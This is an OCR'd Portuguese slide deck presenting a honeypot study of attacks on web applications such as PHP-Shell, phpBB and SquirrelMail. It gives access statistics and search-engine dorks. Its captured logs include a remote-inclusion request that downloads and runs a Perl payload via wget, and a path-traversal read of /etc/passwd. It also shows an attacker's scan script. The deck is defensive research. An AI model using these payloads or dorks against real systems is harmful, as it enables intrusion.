
Vulnerabilidades em aplicações web: uma análise baseada em honeypots

João M. Ceron
Liane Tarouco
Leonardo L. Fagundes
Glauco Ludwig
Leandro Bertholdo

Sumário

- Introdução
- Motivação
- Honeypot Web
- Experimentos
- Resultados
- Considerações finais




Introdução

- O que são Honeypots?
  - Um recurso de rede cuja função é ser atacado e comprometido.
  - HoneypotWeb?

Motivação

- Vulnerabilidades nas aplicações web
- 68% dos alertas do Sans Institute -> relacionados a web*

Vulnerabilidades Agosto 2008



Web Application 68%

* http://www.sans.org/newsletters/risk/

Motivação

- “It seems like web apps are currently one of the easiest ways to compromise a network infrastructure”

Thorsten Holz*

- Projeto Honeynet.BR
  - Estatísticas


Honeynet.BR

* www.honeyblog.org

Experimento

- Google Hack Honeypot (GHH)
- Aplicações emuladas
  - PHP-BB
  - PHP-Shell
  - PHP-Sysinfo
  - SquireMail

Experimento




Estrutura de Honeypot

Web

GHH, Honeyd

Aplicações emuladas

Experimento



Resultados

Aplicação emulada	Total de acessos	% do total
PHP- Shell	1176	86,2%
PHP-BB	70	5,1%
PHP- Sysinfo	65	4,7%
Squirre Mail	53	3,8%
Total	**1364**	**100%**

PHP Shell 1.7

Current working directory: **Root**/


Choose new working directory:

Command: ls -lht Execute Command

Enable `stderr`-trapping?

Resultados

Total de acessos



Resultados

- Varreduras: 70%
  - Ferramentas automáticas
  - Worms
  - Ferramentas Auto-Hack

```
ceron@jolie:~/$ vi go.sh
./ps $1 80
 sleep 5
cat $1.pscan.80 | sort | uniq > ip.conf
./Horde ip.conf vuln.txt 30 paths
```

```
telnet x.x.x.x 80
Trying 72.x.x.200...
Connected to 72.x.x.200.
Escape character is '^]'.
get /horde/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD
        HTML 2.0//EN">
<html><head>
Connection closed by foreign host
```

Resultados

- Mecanismos de busca – 28%
  - Google (98%)
  - Msn Search
  - Yahoo

Google Honeypots

- Identifica requisições oriundas de mecanismos de buscas
- indexação das aplicações vulneráveis
  - Links ocultos:

.

<img src="http://honeysite.com/honeypot.php" width="0" height="0">

Resultados

Site	Total de acessos	% do total
www.google.com	303	55.5%
www.google.ro	85	15.5%
www.google.com.br	21	3.8%
translate.google.com	15	2.7%
www.gooogle.cn	13	2.3%

Mecanismos De Busca

- Por que utilizá-los?
  - Anonimato
  - Precisão
  - Avançados recursos de busca

```
-inurl:htm -inurl:html -inurl:asp intitle:"index of" +(wmv|mpg|avi)
```

```
"SquirrelMail version 1.4.4" inurl:src ext:php
```

Métodos de sondagem

- http://www.google.com.eg/search?hl=arq=**intitle**%3A%22**PHP**+**Shell**+*%22+%22Enable+stderr%22+**filetype**%3Aphp
- http://www.google.com.br/search?q=**php**+**shell**&hl=ptBRlr=start=10sa=N
- http://www.google.com/search?hl=zhCNq=**intitle**%3A%22**php**+**shell**%22+#37;22Enable+stderr%22+**filetype**%3Aphpbtn G=Google+%E6%90%9C%E7%B4%A2lr=

Logs dos HoneyPots

66.x.x.x - - [04/Aug/200x:17:16:51] "GET /phpshell/index.php?site=http://www.albacrew.us/tool25.gif?&cmd=**cd /tmp/;wget http://www.albacrew.us/pico.txt;perl pico.txt;rm -rf pico**.* HTTP/1.0" 200 1339

- 66.x.x.x - [13/Aug/200x:14:59:35] "GET /webmail/src/redirect.php?plugins[]=**../../../../etc/passwd**%00 HTTP/1.1"

Worms turn on Google to hunt for victims

Google 'hacking' so simple even a monkey could do it

Tom Sanders at RSA Conference in San Jose, vnunet.com 15 Feb 2006

Malware authors are increasingly creating digital pests that use **Google** to find their next victim.

Using the search tool for automated vulnerability detection is the latest trend in a technique known as 'Google hacking'.

George Kurtz, senior vice president for risk management at security firm **McAfee**, told **vnunet.com** about the phenomenon after a presentation at the **RSA Conference** in San José.

The **Santy.a** worm, for instance, targeted a known vulnerability in some versions of the **phpBB** open source bulletin board application to deface websites. It found its

http://www.vnunet.com/vnunet/news/2150292/worms-google-hunt-victims

Worms turn on Google to hunt for victims

Google 'hacking' so simple even a monkey could do it

Tom Sanders at RSA Conference in San Jose, vnunet.com 15 Feb 2006

Google 'hacking' so simple even a monkey could do it

automated vulnerability detection is the latest trend in a technique known as 'Google hacking'.

George Kurtz, senior vice president for risk management at security firm **McAfee**, told **vnunet.com** about the phenomenon after a presentation at the **RSA Conference** in San José.

The **Santy.a** worm, for instance, targeted a known vulnerability in some versions of the **phpBB** open source bulletin board application to deface websites. It found its

http://www.vnunet.com/vnunet/news/2150292/worms-google-hunt-victims

Google **Error**

We're sorry...

... but we can't process your request right now. A computer virus or spyware application is sending us automated requests, and it appears that your computer or network has been infected.

We'll restore your access as quickly as possible, so try again soon. In the meantime, you might want to run a virus checker or spyware remover to make sure that your computer is free of viruses and other spurious software.

We apologize for the inconvenience, and hope we'll see you again on Google.

Considerações finais

- Aplicações web são vulneráveis
  - ‘cases’ prontos são mais perigosos ainda
  - difícil proteger
    - Firewall
    - register_globals, allow_url_fopen, open_basedir
    - PHPsuexec
    - OWASP - Open Web Application Security Project

Agradecimentos

PoP-RS
Ponto de Presença da RNP no Rio Grande do Sul

Cert-RS
Computer Emergency Response Team - Rio Grande do Sul

UFRGS

cert.br
Centro de Estudos, Resposta e Tratamento de Incidentes

Obrigado.